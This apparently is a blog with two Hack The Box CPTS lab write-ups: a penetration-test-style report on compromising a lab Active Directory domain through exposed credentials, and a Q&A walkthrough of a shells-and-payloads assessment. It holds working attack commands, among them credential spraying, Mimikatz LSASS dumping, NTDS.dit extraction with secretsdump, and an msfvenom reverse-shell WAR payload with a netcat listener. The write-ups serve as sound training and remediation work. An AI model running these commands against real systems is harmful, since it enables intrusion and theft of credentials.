Tag: redteam

  • CPTS Journey Series – Password Attacks

    I recently completed the “Password Attacks” module on the CPTS path on Hack the Box. Rather than a more “traditional” write-up, I decided to write this one in the context of a Penetration Test report.

    Penetration Test Report

    Password Attacks Skills Engagement — NEXURA.HTB Active Directory Environment


    Table of Contents

    1. Executive Summary
    2. Scope & Environment
    3. Attack Chain Overview
    4. Detailed Findings
    5. Attack Vectors Attempted — No Result
    6. Credentials Recovered
    7. Recommendations
    8. Appendix — Tools Used

    Executive Summary

    A penetration test was conducted against the NEXURA.HTB Active Directory environment consisting of three internal Windows hosts (DC01, FILE01, JUMP01) and one Linux DMZ host. Beginning with initial SSH access to the DMZ host, the assessment achieved full domain compromise through an unbroken chain of credential exposure vulnerabilities.

    The critical path to domain compromise required no exploitation of software vulnerabilities. Every step was achieved exclusively through credential mismanagement, plaintext secret exposure, and insecure administrative practices. The most impactful findings were:

    • Plaintext SSH credentials stored in .bash_history on a DMZ host
    • A password vault containing active domain user credentials stored in a world-readable SMB network share
    • A trivially weak vault master password cracked in seconds via dictionary attack
    • Plaintext credentials recoverable from LSASS memory on the domain jump box via Mimikatz
    • A Domain Administrator account (stom) whose password was present in the exposed vault

    The engagement concluded with a full dump of NTDS.dit from DC01, yielding the NT hashes of every account in the NEXURA.HTB domain, including NEXURA\Administrator.

    Overall Risk Rating: CRITICAL


    Scope & Environment

    In-Scope Hosts

    HostnameIP AddressOSRole
    DMZ0110.129.x.xLinuxDMZ Entry Point
    JUMP01172.16.119.7Windows ServerInternal Jump Box
    FILE01172.16.119.10Windows ServerInternal File Server
    DC01172.16.119.11Windows ServerDomain Controller

    Domain Information

    FieldValue
    Domain NameNEXURA.HTB
    Domain ControllerDC01 (172.16.119.11)
    Domain Users IdentifiedAdministrator, hwilliam, bdavid, stom, krbtgt, Guest
    Domain AdminsAdministrator, stom

    Open Ports of Note

    HostPortService
    DMZ0122SSH
    JUMP01445, 5985SMB, WinRM
    FILE01445, 3389, 5985SMB, RDP, WinRM
    DC01445, 5985SMB (Signing Enabled), WinRM

    Attack Chain Overview

    [1] Initial Access — DMZ01
    └─ SSH login via pre-provided credentials (jbetty)
    │
    ▼
    [2] F-001 — Bash History Credential Exposure — DMZ01
    └─ Recovered plaintext domain credentials from .bash_history (sshpass command)
    │
    ▼
    [3] SMB Enumeration — FILE01 & DC01
    └─ Authenticated to FILE01 (READ/WRITE: HR, PRIVATE, TRANSFER shares)
    └─ Domain users enumerated from DC01: hwilliam, bdavid, stom, Administrator
    │
    ▼
    [4] F-002 / F-003 — Password Vault in HR Share
    └─ FILE01\HR\Archive\Employee-Passwords_OLD.psafe3 discovered
    └─ Vault master password cracked via John the Ripper (dictionary word)
    └─ Three domain user credentials recovered from vault
    │
    ▼
    [5] F-004 — Credential Reuse — JUMP01
    └─ Vault credentials valid on JUMP01 via WinRM (TCP/5985)
    └─ Evil-WinRM shell obtained on JUMP01
    │
    ▼
    [6] LSASS Dump — JUMP01
    └─ SAM hashes and DCC2 cached credentials dumped from LSASS
    └─ [ATTEMPTED] Local admin Pass-the-Hash → FAILED
    └─ [ATTEMPTED] Domain account Pass-the-Hash → FAILED
    └─ [ATTEMPTED] DCC2 hash cracking → No result during engagement window
    │
    ▼
    [7] F-005 — Mimikatz Plaintext Credential Recovery — JUMP01
    └─ sekurlsa::logonpasswords recovered Domain Admin plaintext password from LSASS
    │
    ▼
    [8] F-006 — DC01 Compromise & NTDS.dit Dump
    └─ Evil-WinRM to DC01 as Domain Admin
    └─ NTDS.dit extracted via Volume Shadow Copy
    └─ impacket-secretsdump recovered all domain hashes
    └─ NEXURA\Administrator NT hash obtained
    └─ *** DOMAIN FULLY COMPROMISED ***

    Detailed Findings


    F-001: Credentials Exposed in Bash History

    FieldDetail
    SeverityHigh
    CVSS 3.1 Score8.1 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N)
    HostDMZ01
    Location/home/<user>/.bash_history
    Discovery MethodManual file review post SSH access

    Description

    The .bash_history file on DMZ01 contained a previously executed sshpass command with domain credentials embedded directly in the command line:

    sshpass -p "[REDACTED]" ssh hwilliam@file01

    This is a common consequence of using credential-embedding tools such as sshpass in interactive shell sessions. Any process or user with read access to the home directory can recover these credentials trivially without any special tooling.

    Impact

    The recovered credentials provided authenticated SMB access to both FILE01 and DC01, and served as the initial foothold into the internal domain environment, directly enabling all subsequent findings.

    Evidence

    [Source]
    DMZ01:/home/<user>/.bash_history
      → sshpass -p "[REDACTED]" ssh hwilliam@file01
    
    [Validation]
    crackmapexec smb 172.16.119.10 -u hwilliam -p [REDACTED]
      → SMB  172.16.119.10  445  FILE01  [+] NEXURA\hwilliam (authenticated)
    crackmapexec smb 172.16.119.11 -u hwilliam -p [REDACTED]
      → SMB  172.16.119.11  445  DC01    [+] NEXURA\hwilliam (authenticated)

    Remediation

    1. Never pass credentials as command-line arguments. Use SSH key-based authentication for host-to-host connections.
    2. Configure shell history to suppress credential-bearing commands: HISTIGNORE='sshpass*:*password*'
    3. Implement a secrets management solution (e.g., HashiCorp Vault) for service-to-service authentication.
    4. Audit all .bash_history files across DMZ and perimeter hosts for credential exposure.
    5. Rotate the affected user’s credentials immediately.

    F-002: Sensitive Password Vault in Accessible Network Share

    FieldDetail
    SeverityCritical
    CVSS 3.1 Score9.1 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N)
    HostFILE01 (172.16.119.10)
    Location\\FILE01\HR\Archive\Employee-Passwords_OLD.psafe3
    Discovery MethodSMB share enumeration and recursive file listing

    Description

    The HR SMB network share on FILE01 was accessible to all authenticated domain users with READ and WRITE permissions. Within the Archive subdirectory, a Password Safe v3 (.psafe3) vault file was discovered. This file contained valid, active plaintext credentials for multiple domain accounts once its master password was cracked (see F-003).

    The share permissions were excessively permissive. Any domain user authenticated via SMB could download the vault file without any additional authorisation or auditing controls.

    Observed Share Permissions

    ShareAccess Level
    HRREAD, WRITE
    PRIVATEREAD, WRITE
    TRANSFERREAD, WRITE
    ITNO ACCESS
    MANAGEMENTNO ACCESS
    ADMIN$NO ACCESS
    C$NO ACCESS

    Impact

    The vault file yielded valid plaintext passwords for three active domain accounts. One of those accounts (stom) was a Domain Administrator. This single finding was the root cause of the domain compromise.

    Evidence

    # Share enumeration
    crackmapexec smb 172.16.119.10 -u hwilliam -p [REDACTED] --shares
      → HR         READ, WRITE
      → PRIVATE    READ, WRITE
      → TRANSFER   READ, WRITE
    # Vault file discovery and download
    smbclient //172.16.119.10/HR -U 'hwilliam%[REDACTED]' \
      -c 'recurse ON; prompt OFF; mget *'
      → Downloaded: HR/Archive/Employee-Passwords_OLD.psafe3

    Remediation

    1. Remove all password vault files from shared network storage immediately.
    2. Apply the principle of least privilege to all SMB shares. The HR share should not be accessible to every domain user.
    3. Implement and review SMB share access auditing to detect unauthorised access.
    4. Deploy an enterprise password manager (e.g., CyberArk, Bitwarden Business) rather than file-based vaults on shared infrastructure.
    5. Rotate all credentials contained within the recovered vault file.

    F-003: Weak Password Vault Master Password

    FieldDetail
    SeverityHigh
    CVSS 3.1 Score7.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
    HostFILE01 — vault file origin
    Tool UsedJohn the Ripper — dictionary attack
    Wordlistrockyou.txt
    Time to CrackSeconds

    Description

    The Password Safe v3 vault recovered from the HR share was protected with a single dictionary word as its master password. This password is present in the rockyou.txt wordlist and was cracked near-instantly using John the Ripper.

    Password Safe v3 uses PBKDF2-SHA256 with configurable iterations to protect the master key. Despite this cryptographic protection, a weak dictionary password rendered the entire vault trivially accessible to any attacker with the vault file.

    Evidence

    # Extract hash from vault file
    pwsafe2john Employee-Passwords_OLD.psafe3 > vault.hash
    # Dictionary attack
    john vault.hash --wordlist=/usr/share/wordlists/rockyou.txt
    # Result: Master password cracked (dictionary word)

    Remediation

    1. Enforce a minimum master password length of 16 characters with mixed case, numbers, and symbols for all password vaults.
    2. A single dictionary word provides effectively zero resistance against offline dictionary attacks regardless of the underlying cryptographic algorithm.
    3. Consider enforcing organisation-wide passphrase complexity policies for all credential storage tools.

    F-004: Credential Reuse Across Domain Accounts

    FieldDetail
    SeverityHigh
    CVSS 3.1 Score8.1 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N)
    HostJUMP01 (172.16.119.7)
    ProtocolWinRM (TCP/5985)
    ToolEvil-WinRM

    Description

    Credentials recovered from the password vault were tested against all in-scope hosts via SMB and WinRM. The account bdavid was found to have valid WinRM access to JUMP01, providing an interactive PowerShell session on the internal jump box.

    The vault file was labelled _OLD, suggesting it was intended as an archive. However, all recovered passwords were current and valid Active Directory credentials at the time of the engagement, indicating no password rotation had occurred since the vault was archived.

    Evidence

    # Credential spray across all hosts
    crackmapexec winrm 172.16.119.7 -u bdavid -p [REDACTED]
      → WINRM  172.16.119.7  5985  JUMP01  [+] NEXURA\bdavid (Pwn3d!)
    # Evil-WinRM shell
    proxychains evil-winrm -i 172.16.119.7 -u bdavid -p [REDACTED]
      → Evil-WinRM shell v3.3
      → *Evil-WinRM* PS C:\Users\bdavid\Documents>

    Remediation

    1. Implement and enforce a password rotation policy. Archived vault credentials should have been rotated immediately upon archival.
    2. Enforce unique passwords across all systems using a managed privileged access workstation (PAW) model.
    3. Restrict WinRM access to administrative accounts only via Windows Firewall and WinRM Group Policy.
    4. Deploy credential hygiene monitoring to detect password reuse across accounts.

    F-005: Plaintext Credentials Recoverable via Mimikatz on JUMP01

    FieldDetail
    SeverityCritical
    CVSS 3.1 Score9.1 (AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:N)
    HostJUMP01 (172.16.119.7)
    ToolMimikatz — sekurlsa::logonpasswords
    PrerequisiteLocal Administrator access on JUMP01

    Description

    With local administrator access on JUMP01 (obtained via bdavid‘s WinRM session), Mimikatz was executed to enumerate credentials cached in LSASS memory. The sekurlsa::logonpasswords module recovered the plaintext password of stom, a Domain Administrator account, from LSASS memory.

    Windows caches credentials in LSASS to support features such as network share access, RDP, and single sign-on. On systems where WDigest authentication is enabled (or where credentials have been entered interactively), plaintext passwords are retained in memory and can be extracted by any process with SeDebugPrivilege.

    JUMP01’s role as a jump box made this especially impactful — privileged users regularly authenticate through it to reach other internal systems, making LSASS a high-value credential cache.

    Evidence

    mimikatz # privilege::debug
      → Privilege '20' OK
    
    mimikatz # sekurlsa::logonpasswords
      → Authentication Id : [...]
      → Session           : Interactive from 0
      → User Name         : stom
      → Domain            : NEXURA
      → Logon Server      : DC01
      → SID               : [...]
      → msv :
         [00000003] Primary
         * Username : stom
         * Domain   : NEXURA
         * NTLM     : [REDACTED]
         * SHA1     : [REDACTED]
      → wdigest :
         * Username : stom
         * Domain   : NEXURA
         * Password : [REDACTED]

    Remediation

    1. Enable Credential Guard on all domain-joined workstations and servers to protect LSASS from credential dumping.
    2. Disable WDigest authentication via registry: HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential = 0
    3. Implement a tiered administration model — Domain Admin accounts should never authenticate to Tier 1 (member servers) or Tier 2 (workstations) systems.
    4. Deploy LSASS protection (RunAsPPL) to prevent unsigned code from accessing LSASS: HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPL = 1
    5. Consider deploying a Privileged Access Workstation (PAW) for all Domain Admin activities.

    F-006: Domain Admin Compromise & NTDS.dit Dump

    FieldDetail
    SeverityCritical
    CVSS 3.1 Score10.0 (AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H)
    HostDC01 (172.16.119.11)
    ToolEvil-WinRM, impacket-secretsdump
    PrerequisiteDomain Admin credentials (stom)

    Description

    With Domain Admin credentials for stom recovered via Mimikatz (F-005), an Evil-WinRM session was established directly to DC01. The NTDS.dit Active Directory database was extracted using a Volume Shadow Copy, and impacket-secretsdump was used to recover all domain account NT hashes offline.

    This represents complete domain compromise — every credential in the Active Directory environment was recovered, including the built-in NEXURA\Administrator account.

    Evidence

    # Domain Admin access to DC01
    proxychains evil-winrm -i 172.16.119.11 -u stom -p [REDACTED]
      → Evil-WinRM shell on DC01
    # NTDS.dit extraction via Volume Shadow Copy
    vssadmin create shadow /for=C:
    copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\tmp\ntds.dit
    copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\tmp\system
    # Offline hash extraction
    impacket-secretsdump -ntds ntds.dit -system system LOCAL
      → NEXURA\Administrator:[REDACTED_HASH]
      → NEXURA\stom:[REDACTED_HASH]
      → NEXURA\hwilliam:[REDACTED_HASH]
      → NEXURA\bdavid:[REDACTED_HASH]
      → [... all domain accounts ...]

    Remediation

    1. Implement the full remediation chain from F-001 through F-005 — this finding is the culmination of every prior finding.
    2. Perform a full domain password reset for all user and service accounts.
    3. Reset the KRBTGT account password twice (with a 12-hour interval) to invalidate all Kerberos tickets.
    4. Audit all Domain Admin and privileged group memberships. Remove unnecessary accounts from Domain Admins.
    5. Implement tiered administration to prevent lateral movement from compromised workstations to domain controllers.
    6. Deploy domain controller hardening: restrict logon rights, enable Advanced Audit Policies, and monitor for DCSync/NTDS.dit access.

    Attack Vectors Attempted — No Result

    A-001: Local Administrator Pass-the-Hash

    Target: JUMP01 (172.16.119.7)
    Technique: Pass-the-Hash with local Administrator NTLM hash recovered from SAM dump
    Result: FAILED — UAC FilterAdministratorToken policy blocked remote access with the local Administrator hash.

    A-002: DCC2 Hash Cracking

    Target: Cached domain credentials from JUMP01 LSASS dump
    Technique: DCC2 (Domain Cached Credentials v2) hash cracking with Hashcat
    Result: No passwords recovered during the engagement window. DCC2 hashes use 10,240 rounds of PBKDF2-HMAC-SHA1, making offline cracking significantly slower than standard NTLM.

    A-003: Domain Account Pass-the-Hash via SMB/WinRM

    Target: DC01, FILE01
    Technique: Pass-the-Hash using domain account NTLM hashes recovered from the SAM dump
    Result: FAILED — The recovered domain user hashes did not have administrative access on any remote host. SMB and WinRM connections were rejected with STATUS_ACCESS_DENIED.


    Credentials Recovered

    Note: All credential values have been redacted from this report. Full credential data was provided to the client via a separate secure channel.

    AccountSourceScope
    jbettyPre-provided (engagement start)DMZ01 SSH
    hwilliam.bash_history on DMZ01FILE01, DC01 (SMB)
    bdavidPassword vault (HR share)JUMP01 (WinRM)
    stom (Domain Admin)Password vault + MimikatzDC01, full domain access
    All domain accountsNTDS.dit dump from DC01Entire domain

    Recommendations

    Immediate Actions (0–48 Hours)

    1. Reset all domain passwords — every user and service account must be rotated.
    2. Reset KRBTGT twice with a 12-hour interval to invalidate Kerberos tickets.
    3. Remove the password vault from the HR share on FILE01.
    4. Revoke and rotate all credentials recovered during the engagement.
    5. Audit .bash_history on all DMZ and perimeter hosts; purge exposed credentials.

    Short-Term (1–4 Weeks)

    1. Restrict SMB share permissions — apply least privilege to HR, PRIVATE, and TRANSFER shares.
    2. Disable WDigest authentication on all domain-joined systems.
    3. Enable LSASS protection (RunAsPPL) and Credential Guard across the estate.
    4. Restrict WinRM access to authorised administrative accounts only.
    5. Implement a tiered administration model — Domain Admins must not authenticate to member servers or workstations.

    Medium-Term (1–3 Months)

    1. Deploy an enterprise password manager (e.g., CyberArk, Bitwarden Business) to replace file-based vaults.
    2. Implement Privileged Access Workstations (PAWs) for all administrative activities.
    3. Enable Advanced Audit Policies on domain controllers to detect credential dumping and DCSync.
    4. Deploy a secrets management solution (e.g., HashiCorp Vault) for service-to-service authentication.
    5. Enforce password complexity and rotation policies across all accounts.

    Appendix — Tools Used

    ToolPurpose
    NetExecSMB/WinRM authentication spray & share enum
    smbclientSMB share browsing and file download
    Evil-WinRMWinRM interactive shell access
    John the RipperPassword vault master password cracking
    pwsafe2johnPassword Safe hash extraction
    MimikatzLSASS credential dumping
    impacket-secretsdumpNTDS.dit offline hash extraction
    NmapPort scanning and service discovery
    ProxychainsTraffic routing through pivot host
  • CPTS Journey Series – Shells & Payloads Skill Assessment

    Question 1: What is the hostname of Host-1? (Format: all lower case)

    We start with a nmap scan of Host 1

    Starting Nmap 7.92 ( https://nmap.org ) at 2026-04-05 15:37 EDT
    Nmap scan report for status.inlanefreight.local (172.16.1.11)
    Host is up (0.0028s latency).
    Not shown: 65509 closed tcp ports (reset)
    PORT STATE SERVICE VERSION
    80/tcp open http Microsoft IIS httpd 10.0
    |_http-title: Inlanefreight Server Status
    |_http-server-header: Microsoft-IIS/10.0
    | http-methods:
    |_ Potentially risky methods: TRACE
    135/tcp open msrpc Microsoft Windows RPC
    139/tcp open netbios-ssn Microsoft Windows netbios-ssn
    445/tcp open microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
    515/tcp open printer
    1801/tcp open msmq?
    2103/tcp open msrpc Microsoft Windows RPC
    2105/tcp open msrpc Microsoft Windows RPC
    2107/tcp open msrpc Microsoft Windows RPC
    3387/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
    |_http-server-header: Microsoft-HTTPAPI/2.0
    |_http-title: Not Found
    3389/tcp open ms-wbt-server Microsoft Terminal Services
    |_ssl-date: 2026-04-05T19:38:48+00:00; -58s from scanner time.
    | ssl-cert: Subject: commonName=shells-winsvr
    | Not valid before: 2026-04-04T19:23:28
    |_Not valid after: 2026-10-04T19:23:28
    | rdp-ntlm-info:
    | Target_Name: SHELLS-WINSVR
    | NetBIOS_Domain_Name: SHELLS-WINSVR
    | NetBIOS_Computer_Name: SHELLS-WINSVR
    | DNS_Domain_Name: shells-winsvr
    | DNS_Computer_Name: shells-winsvr
    | Product_Version: 10.0.17763
    |_ System_Time: 2026-04-05T19:38:42+00:00
    5504/tcp open msrpc Microsoft Windows RPC
    5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
    |_http-server-header: Microsoft-HTTPAPI/2.0
    |_http-title: Not Found
    8080/tcp open http Apache Tomcat 10.0.11
    |_http-open-proxy: Proxy might be redirecting requests
    |_http-favicon: Apache Tomcat
    |_http-title: Apache Tomcat/10.0.11
    47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
    |_http-server-header: Microsoft-HTTPAPI/2.0
    |_http-title: Not Found
    49664/tcp open msrpc Microsoft Windows RPC
    49665/tcp open msrpc Microsoft Windows RPC
    49666/tcp open msrpc Microsoft Windows RPC
    49667/tcp open msrpc Microsoft Windows RPC
    49669/tcp open msrpc Microsoft Windows RPC
    49670/tcp open msrpc Microsoft Windows RPC
    49671/tcp open msrpc Microsoft Windows RPC
    49672/tcp open msrpc Microsoft Windows RPC
    49673/tcp open msrpc Microsoft Windows RPC
    49676/tcp open msrpc Microsoft Windows RPC
    49677/tcp open msrpc Microsoft Windows RPC
    MAC Address: 00:50:56:B0:0B:4D (VMware)
    Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (97%), Microsoft Windows 10 1709 - 1803 (94%), Microsoft Windows Server 2012 (93%),
    Microsoft Windows Longhorn (92%), Microsoft Windows Vista SP1 (92%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows Server
    2016 build 10586 - 14393 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%), Microsoft Windows 10 1703 (91%),
    Microsoft Windows 10 1809 - 1909 (91%)
    No exact OS matches for host (test conditions non-ideal).
    Network Distance: 1 hop
    Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
    
    Host script results:
    | smb-security-mode:
    | account_used: guest
    | authentication_level: user
    | challenge_response: supported
    |_ message_signing: disabled (dangerous, but default)
    | smb2-security-mode:
    | 3.1.1:
    |_ Message signing enabled but not required
    |_clock-skew: mean: 1h23m02s, deviation: 3h07m50s, median: -58s
    | smb2-time:
    | date: 2026-04-05T19:38:42
    |_ start_date: N/A
    | smb-os-discovery:
    | OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
    | Computer name: shells-winsvr
    | NetBIOS computer name: SHELLS-WINSVR\x00
    | Workgroup: WORKGROUP\x00
    |_ System time: 2026-04-05T12:38:42-07:00
    |_nbstat: NetBIOS name: SHELLS-WINSVR, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b0:0b:4d (VMware)
    
    OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 132.03 seconds

    The nmap scan shows the hostname as being NetBIOS name: SHELLS-WINSVR



    Question 2: Exploit the target and gain a shell session. Submit the name of the folder located in C:\Shares\ (Format: all lower case)

    My first thought is to check the Apache Tomcat server exposed on port 8080. Connecting to this portal led to the manager screen, but this required credentials. I tried some default credentials, and was able to login using tomcat:Tomcatadm


    From here, we have the ability to upload a WAR file. This is an attack vector we can use to generate a shell using msfvenom:

    msfvenom -p java/jsp_shell_reverse_tcp LHOST=172.16.1.5 LHOST=4444 -f war -o shell.war
    nc -lvnp 4444

    Question 3: What distribution of Linux is running on Host-2? (Format: distro name, all lower case)

    Let’s run an nmap scan of Host 2

    Starting Nmap 7.92 ( https://nmap.org ) at 2026-04-05 17:16 EDT
    Nmap scan report for blog.inlanefreight.local (172.16.1.12)
    Host is up (0.0096s latency).
    Not shown: 65533 closed tcp ports (reset)
    PORT STATE SERVICE VERSION
    22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
    | ssh-hostkey:
    | 3072 f6:21:98:29:95:4c:a4:c2:21:7e:0e:a4:70:10:8e:25 (RSA)
    | 256 6c:c2:2c:1d:16:c2:97:04:d5:57:0b:1e:b7:56:82:af (ECDSA)
    |_ 256 2f:8a:a4:79:21:1a:11:df:ec:28:68:c2:ff:99:2b:9a (ED25519)
    80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
    | http-robots.txt: 1 disallowed entry
    |_/
    |_http-title: Inlanefreight Gabber
    |_http-server-header: Apache/2.4.41 (Ubuntu)
    MAC Address: 00:50:56:B0:FC:6E (VMware)
    Device type: general purpose
    Running: Linux 4.X|5.X
    OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
    OS details: Linux 4.15 - 5.6
    Network Distance: 1 hop
    Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
    
    OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 77.57 seconds

    From the scan, we can see Host 2 runs on Ubuntu


    Question 4: What language is the shell written in that gets uploaded when using the 50064.rb exploit?

    A quick google search reveals this script is run in PHP, but we can also searchsploit -p 50064 to find this answer as well.



    Question 5: Exploit the blog site and establish a shell session with the target OS. Submit the contents of /customscripts/flag.txt

    We immediately notice from the prior section that the CMS is likely vulnerable to 50064.rb, however this vulnerability requires credentials. Let’s perform some enumeration to see if we can find any other information. From this, we discover a few sub-directories. I start with the first one, /data, and by curling this folder:

    curl http://blog.inlanefreight.local/data/


    We discover there is a config.ini file in this folder. Opening this reveals a set of admin credentials. These may be the credentials we need to access the blog.

    Running the exploit in metasploit gets us a meterpreter shell which we can use to fetch the flag.


    Question 6: What is the hostname of Host-3?

    sudo nmap -sC -sV -O -T5 -p- 172.16.1.13
    
    Starting Nmap 7.92 ( https://nmap.org ) at 2026-04-05 18:08 EDT
    Stats: 0:02:05 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
    Service scan Timing: About 46.15% done; ETC: 18:11 (0:00:46 remaining)
    Nmap scan report for 172.16.1.13
    Host is up (0.0055s latency).
    Not shown: 65522 closed tcp ports (reset)
    PORT STATE SERVICE VERSION
    80/tcp open http Microsoft IIS httpd 10.0
    |_http-server-header: Microsoft-IIS/10.0
    | http-methods:
    |_ Potentially risky methods: TRACE
    |_http-title: 172.16.1.13 - /
    135/tcp open msrpc Microsoft Windows RPC
    139/tcp open netbios-ssn Microsoft Windows netbios-ssn
    445/tcp open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
    5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
    |_http-title: Not Found
    |_http-server-header: Microsoft-HTTPAPI/2.0
    47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
    |_http-server-header: Microsoft-HTTPAPI/2.0
    |_http-title: Not Found
    49664/tcp open msrpc Microsoft Windows RPC
    49665/tcp open msrpc Microsoft Windows RPC
    49666/tcp open msrpc Microsoft Windows RPC
    49667/tcp open msrpc Microsoft Windows RPC
    49668/tcp open msrpc Microsoft Windows RPC
    49669/tcp open msrpc Microsoft Windows RPC
    49670/tcp open msrpc Microsoft Windows RPC
    MAC Address: 00:50:56:B0:08:83 (VMware)
    Device type: general purpose
    Running: Microsoft Windows 2016
    OS CPE: cpe:/o:microsoft:windows_server_2016
    OS details: Microsoft Windows Server 2016 build 10586 - 14393
    Network Distance: 1 hop
    Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
    
    Host script results:
    | smb-security-mode:
    | account_used: <blank>
    | authentication_level: user
    | challenge_response: supported
    |_ message_signing: disabled (dangerous, but default)
    |_nbstat: NetBIOS name: SHELLS-WINBLUE, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b0:08:83 (VMware)
    | smb2-security-mode:
    | 3.1.1:
    |_ Message signing enabled but not required
    |_clock-skew: mean: 2h20m01s, deviation: 4h02m29s, median: 0s
    | smb-os-discovery:
    | OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
    | Computer name: SHELLS-WINBLUE
    | NetBIOS computer name: SHELLS-WINBLUE\x00
    | Workgroup: WORKGROUP\x00
    |_ System time: 2026-04-05T15:10:50-07:00
    | smb2-time:
    | date: 2026-04-05T22:10:50
    |_ start_date: 2026-04-05T21:28:08
    
    OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 147.10 seconds

    The hostname from the nmap scan is SHELLS-WINBLUE


    Question 7: Exploit and gain a shell session with Host-3. Then submit the contents of C:\Users\Administrator\Desktop\Skills-flag.txt


